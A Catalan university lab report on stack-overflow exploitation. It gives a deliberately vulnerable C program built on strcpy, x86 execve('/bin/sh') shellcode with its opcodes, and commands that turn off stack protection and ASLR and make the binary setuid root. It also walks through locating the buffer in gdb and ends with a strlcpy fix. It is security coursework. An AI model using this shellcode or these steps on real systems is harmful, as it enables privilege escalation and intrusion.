

Pràctica: Shellcodes

Sílvia Sanvicente García

2020/2021

Índex

1	Introducció	2
1.1	Entorn de desenvolupament	2
2	Creació d'un programa amb codi vulnerable	2
2.1	Típus de vulnerabilitat que té el programa	2
2.2	Explicació del funcionament del programa vulnerable	2
2.3	Execució del programa vulnerable	3
3	Creació d'un shellcode per al codi vulnerable del programa creat	4
3.1	Explicació del funcionament del shellcode	4
3.2	Execució del shellcode	5
4	Injecció del shellcode aplicant reverse engineering	6
5	Solució perquè el programa no sigui vulnerable	8
6	Conclusions	8
7	Referències	9

1 Introducció

Un shellcode és un petit codi en llenguatge assemblador traduït a opcodes que s'injecta a la pila d'execució d'un programa per alterar-ne el funcionalment i atacar la màquina. En aquesta pràctica s'ha introduït i executat un shellcode a un programa vulnerable, el qual ha permès accedir a una terminal. Aquesta pràctica es basa en el *Mòdul 6: Shellcodes* del recurs *Programació de codi segur*, en el capítol 5 *Shellcode* del llibre *The Art of Exploitation, 2nd Edition* i en l'article *Shellcode Injection* [1][2][3].

1.1 Entorn de desenvolupament

Com a entorn de desenvolupament s'ha utilitzat una màquina virtual amb sistema operatiu *Kali Linux 2021.1* amb una arquitectura x86_64. Utilitzar un sistema Linux permet cridar fàcilment a les *system calls* atès que es disposa d'una taula amb les funcions i els seus identificadors. En aquest sistema, es pot consultar la taula a la següent ubicació:

```
1 cat /usr/include/x86_64-linux-gnu/asm/unistd_32.h
```

Si es vol utilitzar una *syscall*, es pot guardar l'identificador en memòria i cridar a la funció *int 0x80*, que és la instrucció en llenguatge assemblador que es fa servir per invocar les *syscall*.

Per treballar amb els fitxers en llenguatge assemblador s'ha utilitzat el compilador *NASM 2.15.05* i l'eina *objdump 2.37* per obtenir el codi binari en hexadecimal [4][5]. Per depurar el codi i analitzar la pila, els registres i la memòria s'ha utilitzat el depurador *GDB 10.1* [6].

2 Creació d'un programa amb codi vulnerable

2.1 Tipus de vulnerabilitat que té el programa

El programa utilitzat en aquesta pràctica permet explotar la vulnerabilitat *stack overflow* [7]. Aquesta vulnerabilitat és un tipus de *buffer overflow* que afecta la pila i succeeix quan la mida de la variable emmagatzemada és superior a l'espai reservat, sobreescrivint així la memòria. S'ha escollit aquesta vulnerabilitat i no pas un altre atès que és fàcil explotar-la i permet sobreescrivir zones de memòria, permetent així executar codi maliciós.

2.2 Explicació del funcionament del programa vulnerable


S'ha utilitzat el següent programa vulnerable en C per poder injectar el shellcode:

```
1 #include <stdio.h>
2 #include <string.h>
3
4 void func(char *name) {
5     char buf[100];
6     strcpy(buf, name);
7     printf("Welcome %s\n", buf);
8 }
9 int main(int argc, char *argv[]) {
10    func(argv[1]);
11    return 0;
12 }
```

Aquest programa té una funció principal *main* i una funció auxiliar anomenada *func*. La funció *main* crida a la funció *func* passant-li com a paràmetre el primer argument passat al programa en el moment de l'execució. La funció *func* declara un buffer d'una mida de 100 bytes i utilitza la funció vulnerable *strcpy* per copiar la variable que rep de la funció *main* al buffer. Finalment, imprimeix per pantalla amb la funció *printf* com a ajuda per localitzar posteriorment el codi en el moment d'execució i depuració. Aquest codi utilitza la funció vulnerable *strcpy*, la qual no verifica la longitud del buffer, provocant possibles sobreescritures a les zones de memòria contigües [8].

2.3 Execució del programa vulnerable

Per depurar el codi s'ha utilitzat GDB amb la interfície gràfica Insight, ja que permet visualitzar de manera més intuitiva els registres i la pila de memòria. A la següent captura podem visualitzar com s'ha executat el programa pas a pas i com varien els registres i la pila durant l'execució:



S'han realitzat dues execucions per veure com canvia l'execució quan es desborda la pila en passar-se un paràmetre més gran que la mida del buffer:

```
(gdb) run $(python -c 'print "A"')
Starting program: /home/silvia/Escriptoridepurac/a.out $(python -c 'print "A"')

Breakpoint 2, main (argc=2, argv=0xfffffff0e58) at vuln.c:13
13         func(argv[1]);
(gdb) n

Breakpoint 1, func (name=0x7fffffff3bb "A") at vuln.c:7
7         strcpy(buf, name);
(gdb) n
8         printf("Welcome %s\n", buf);
(gdb) n
Welcome A
9     }
(gdb) n
main (argc=2, argv=0xfffffff0e58) at vuln.c:14
14     return 0;
(gdb) n
15     }
(gdb) n
__libc_start_main (main=<main+0x55555555186 >main, argc=2, argv=0xfffffff0e58,
    _init=<optimized out>, _fini=<optimized out>, _rtld_fini=<optimized out>,
    _stack_end=0x7fffffff0e48) at ./csu/libc-start.c:348
348 ..../csu/libc-start.c: El fichero o directorio no existe.
(gdb) n
[Inferior 1 (process 27973) exited normally]
(gdb) n
The program is not being run.
(gdb) 
```

(a) Execució normal

(b) Execució desbordant el buffer

3 Creació d'un shellcode per al codi vulnerable del programa creat

3.1 Explicació del funcionament del shellcode

Per realitzar aquesta pràctica s'ha decidit implementar un shellcode que permeti accedir a una terminal. Això es pot fer utilitzant la syscall *execve*, la qual permet executar un programa. En C el codi seria el següent:

```
1 #include <stdio.h>
2
3 void main() {
4     char *name[2];
5     name[0] = "/bin/sh";
6     name[1] = NULL;
7     execve(name[0], name, NULL);
8 }
```

Per obtenir els opcodes d'aquest codi es pot compilar i utilitzar l'eina *objdump*:

Aquest codi no es pot utilitzar perquè conté caràcters nuls *0x00* i el sistema atura la lectura en trobar aquest tipus de caràcters. Per aquest motiu, és recomanable escriure els shellcodes directament en llenguatge assemblador en comptes d'en llenguatges de més alt nivell com pot ser C. Es pot obtenir accés a una terminal amb el següent codi en llenguatge assemblador:

```

1 xor    eax, eax      ;posa registre a 0 per netejar
2 push   eax           ;escriu a la pila
3 push   0x68732f2f    ;escriu //sh
4 push   0x6e69622f    ;escriu /bin
5 mov    ebx, esp       ;adresa de /bin//sh a ebx
6 push   eax           ;escriu NULL a la pila
7 mov    edx, esp       ;adresa de NULL a edx
8 push   ebx           ;escriu /bin//sh
9 mov    ecx, esp       ;adresa de adresa de /bin//sh a ecx
10 mov   al, 0xb        ;syscall execve id 11
11 int   0x80          ;invocar syscall

```

En primer lloc, es posa el registre *aex* a 0 per netejar-ho i s'escriu a la pila amb un *push*. A continuació, s'escriu “*/bin/sh*” a la pila. Primer s'escriu *//sh* i després */bin*. La barra extra permet alinear el string */bin//sh* en dos double-words, evitant caràcters nuls. Cal escriure-ho en hexadecimal en little-endian. A través del registre *esp* es posa l'adreça de “*/bin//sh*” a *ebx* i es fa un *mov* per tenir l'adreça de l'adreça de “*/bin//sh*” al registre *ecx*. Finalment, es crida a la syscall *execve*, amb l'identificador 11 i es crida a la funció *int 0x80* per invocar-la.

3.2 Execució del shellcode

Per obtenir un fitxer executable, es poden utilitzar les instruccions següents per assemblar i enllaçar el shellcode:

```

1 nasm -f elf -o shellcode.o shellcode.asm
2 ld -m elf_i386 -s -o shellcode shellcode.o

```

Els shellcodes han de tenir una mida reduïda i utilitzar les mínimes instruccions possibles. Per aquest motiu, aquest codi no té funcions i és difícil de depurar. Igualment, es pot comprovar el funcionament correcte del shellcode executant i interactuant amb la terminal que s'obre:

```

(silvia㉿kali)-[~/Escriptori/depurar]
$ gdb shellcode
GNU gdb (Debian 10.1.2-10.1.90.20210103-git)
Copyright (C) 2021 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word" ...
Reading symbols from shellcode...
(No debugging symbols found in shellcode)
(gdb) run
Starting program: /home/silvia/Escriptori/depurar/shellcode
process 1404 is executing new program: /usr/bin/dash
$ whoami
[Detaching after vfork from child process 1408]
silvia
$ echo "hi"
hi
$ 

```

4 Injecció del shellcode aplicant reverse engineering

A continuació es descriuen els passos que s'han seguit a la màquina virtual per injectar el shellcode al codi vulnerable aplicant reverse engineering:

1. S'ha creat un usuari sense privilegis de root.

```
(silvia㉿kali)-[~]
└─$ sudo adduser dummy
[sudo] contrasenya per a silvia:
Ho sentim, proveu un altre cop.
[sudo] contrasenya per a silvia:
S'està afegint l'usuari «dummy»...
S'està afegint el grup nou dummy (1006)...
S'està afegint el nou usuari dummy (1006) amb grup dummy...
S'està creant el directori personal «/home/dummy»...
S'estan copiant els fitxers des de «/etc/skel»...
Nova contrasenya:
Torneu a escriure la nova contrasenya:
passwd: s'ha actualitzat la contrasenya satisfactòriament
S'està canviant la informació d'usuari per a dummy
Introduïu el nou valor, o premeu INTRO per al predeterminat
    Nom complet []:
    Número d'espai []:
    Telèfon de la feina []:
    Telèfon de casa []:
    Altre []:
És aquesta informació correcta? [S/n] s

(silvia㉿kali)-[~]
└─$ cd ...
(silvia㉿kali)-[/home]
└─$ cd dummy
(silvia㉿kali)-[/home/dummy]
```

2. S'ha compilat el programa vulnerable en C i modificat els permisos del fitxer binari. Per executar el programa vulnerable s'han especificat els paràmetres `-fno-stack-protector -m32 -z execstack` per desactivar la protecció de la pila, compilar en 32 bits i permetre que la pila sigui executable.

```
(silvia㉿kali)-[/home/dummy]
└─$ sudo mousepad vuln.c
(silvia㉿kali)-[/home/dummy]
└─$ sudo gcc vuln.c -o vuln -fno-stack-protector -m32 -z execstack
(silvia㉿kali)-[/home/dummy]
└─$ sudo chown root:dummy vuln
(silvia㉿kali)-[/home/dummy]
└─$ sudo chmod 550 vuln
(silvia㉿kali)-[/home/dummy]
└─$ sudo chmod u+s vuln
(silvia㉿kali)-[/home/dummy]
└─$ ls -l vuln
-r-sr-x--- 1 root dummy 15208 25 des. 17:58 vuln
```

3. S'ha deshabilitat l'ASLR per facilitar la injecció del shellcode. L'ASLR és una mesura de protecció contra atacs de desbordament de memòria atès que aleatoritza les adreces de la pila.

```
(silvia㉿kali)-[/home/dummy]
└─$ echo "0" | sudo dd of=/proc/sys/kernel/randomize_va_space
0+1 registres llegits
0+1 registres escrits
2 octets copiats, 0,000144476 s, 13,8 kB/s

(silvia㉿kali)-[/home/dummy]
└─$ sysctl -a --pattern "randomize"
kernel.randomize_va_space = 0
```

4. El programa vulnerable s'ha desassemblat per analitzar els registres amb l'eina *objdump*.
 El buffer es troba al registre *ebp* - *0x6c*.

```
(silvia㉿kali)-[~]
└─$ su dummy
Contrasenya:
└─(dummy㉿kali)-[/home/silvia]
└─$ cd ..
└─(dummy㉿kali)-[/home]
└─$ cd dummy
└─(dummy㉿kali)-[~]
└─$ ls
└─(dummy㉿kali)-[~]
└─$ objdump -d -M intel vuln

000001ad <func>:
 11ad:      55          push    ebp
 11ae: 89 e5        mov     ebp,esp
 11b0:      53          push    ebx
 11b1: 83 ec 74      sub     esp,0x74
 11b4: e8 f7 fe ff ff  call    10b0 <__x86.get_pc_thunk.bx>
 11b9: 81 c3 47 2e 00 00  add    ebx,0x2e47
 11bf: 83 ec 08      sub     esp,0x8
 11c2: ff 75 08      push    DWORD PTR [ebp+0x8]
 11c5: 8d 45 94      lea    eax,[ebp-0x6c]
 11c8: 50          push    eax
 11c9: 8d 72 fe ff ff  call    1040 <strcpy@plt>
 11ce: 83 c4 10      add    esp,0x10
 11d1: 83 ec 08      sub     esp,0x8
 11d4: 8d 45 94      lea    eax,[ebp-0x6c]
 11d7: 50          push    eax
 11d8: 8d 83 08 e0 ff ff  lea    eax,[ebx-0x1ff8]
 11de: 50          push    eax
 11df: e8 4c fe ff ff  call    1030 <printf@plt>
 11e4: 83 c4 10      add    esp,0x10
 11e7: 90          nop
 11e8: 8b 5d fc      mov    ebx,DWORD PTR [ebp-0x4]
 11eb: c9          leave
 11ec: c3          ret
```

5. S'ha compilat i desassemblat el codi en llenguatge assemblador del shellcode per veure els opcodes.

```
(silvia㉿kali)-[/home/dummy]
└─$ sudo mousepad shellcode.asm
└─(silvia㉿kali)-[/home/dummy]
└─$ sudo nasm -f elf shellcode.asm
└─(silvia㉿kali)-[/home/dummy]
└─$ objdump -d -M intel shellcode.o

shellcode.o:      format de fixer elf32-i386

Desassemblament de la secció .text:

00000000 <.text>:
 0: 31 c0          xor    eax,eax
 2: 50          push   eax
 3: 68 2f 2f 73 68  push   0x68732f2f
 8: 68 2f 62 69 6e  push   0x6e69622f
d: 89 e3          mov    ebx,esp
f: 50          push   eax
10: 89 e2          mov    edx,esp
12: 53          push   ebx
13: 89 e1          mov    ecx,esp
15: b0 0b          mov    al,0xb
17: cd 80          int    0x80
```

6. S'ha depurat el programa vulnerable per trobar la direcció de la pila on hi ha el buffer. Per fer-ho, s'han establert punts d'interrupció i s'han mirat els valors dels registres.

```
[dummy㉿kali)-[~]
└─$ gdb -q vuln
Reading symbols from vuln ...
(No debugging symbols found in vuln)
(gdb) break func
Breakpoint 1 at 0x11b1
(gdb) run $(python -c 'print "A"*116')
Starting program: /home/dummy/vuln $(python -c 'print "A"*116')

Breakpoint 1, 0x565561b1 in func ()
(gdb) print $ebp
$1 = (void *) 0xfffffd0c8
(gdb) print $ebp - 0x6c
$2 = (void *) 0xfffffd05c
(gdb) q
A debugging session is active.

Inferior 1 [process 26038] will be killed.

Quit anyway? (y or n) y
```

- Finalment, s'ha explotat la vulnerabilitat del programa modificant la direcció de retorn de la funció *func*. Per fer-ho s'utilitza la instrucció NOP (opcode 0x90) per controlar el flux de l'execució i s'ha omplert el buffer de dades aleatòries per desbordar el buffer i modificar l'adreça de retorn. El shellcode s'ha executat i s'ha obtingut accés a una terminal.

5 Solució perquè el programa no sigui vulnerable

Si el programa no fos vulnerable a *stack overflow*, no es podria injectar el shellcode. Atès que la funció vulnerable és *strcpy* s'hauria de substituir per *strlcpy* o definir una funció tenint en compte la mida del buffer.

6 Conclusions

En aquesta pràctica s'ha estudiat com es pot implementar i injectar un shellcode a un programa vulnerable. Quan s'escriuen programes en llenguatges d'alt nivell com pot ser C, cal comprovar que no s'utilitzen funcions vulnerables que no comprovin la mida del buffer atès que accidentalment o maliciósament es pot desbordar la pila. Aquest tipus de vulnerabilitats poden ser

explotades per un atacant, injectant un petit codi en llenguatge assemblador traduït a opcodes per alterar el funcionament de la màquina. En aquesta pràctica s'ha aconseguit accedir a una terminal mitjançant la injecció d'un shellcode en un programa que feia servir la funció vulnerable *strcpy*.

7 Referències

- [1] José María Alonso, Jordi Gay, Antonio Guzmán, Pedro Laguna, Alejandro Martín i Jordi Serra, Programació de codi segur - Mòdul 6: Shellcodes (setembre 2014). Disponible a:
https://campus.uoc.edu/annotation/de1789832b735d2603a75d1e207ac2eb/834223/PID_00208390/PID_00208390.html
- [2] Erickson, Jon. Hacking: The Art of Exploitation, 2nd Edition. No Starch Press, 2008.
ISBN 1-59327-144-1.
- [3] Dhaval Kapil, Shellcode Injection (desembre 2015). Disponible a:
<https://dhavalkapil.com/blogs/Shellcode-Injection/>
- [4] Netwide Assembler (NASM) (desembre 2021). Disponible a:
<https://www.nasm.us/>
- [5] objdump — Linux manual page (desembre 2021). Disponible a:
<https://man7.org/linux/man-pages/man1/objdump.1.html>
- [6] José María Alonso, Jordi Gay, Antonio Guzmán, Pedro Laguna, Alejandro Martín i Jordi Serra, Programació de codi segur - Mòdul 2: Eines (setembre 2014). Disponible a:
https://campus.uoc.edu/annotation/de1789832b735d2603a75d1e207ac2eb/834223/PID_00208391/PID_00208391.html
- [7] Josep Vañó Chic, Programació de codi segur - Mòdul 5: Codi segur (setembre 2014). Disponible a:
https://campus.uoc.edu/annotation/de1789832b735d2603a75d1e207ac2eb/834223/PID_00217403/PID_00217403.html
- [8] Common vulnerabilities guide for C programmers — CERN (desembre 2021). Disponible a:
<https://security.web.cern.ch/recommendations/en/codetools/c.shtml>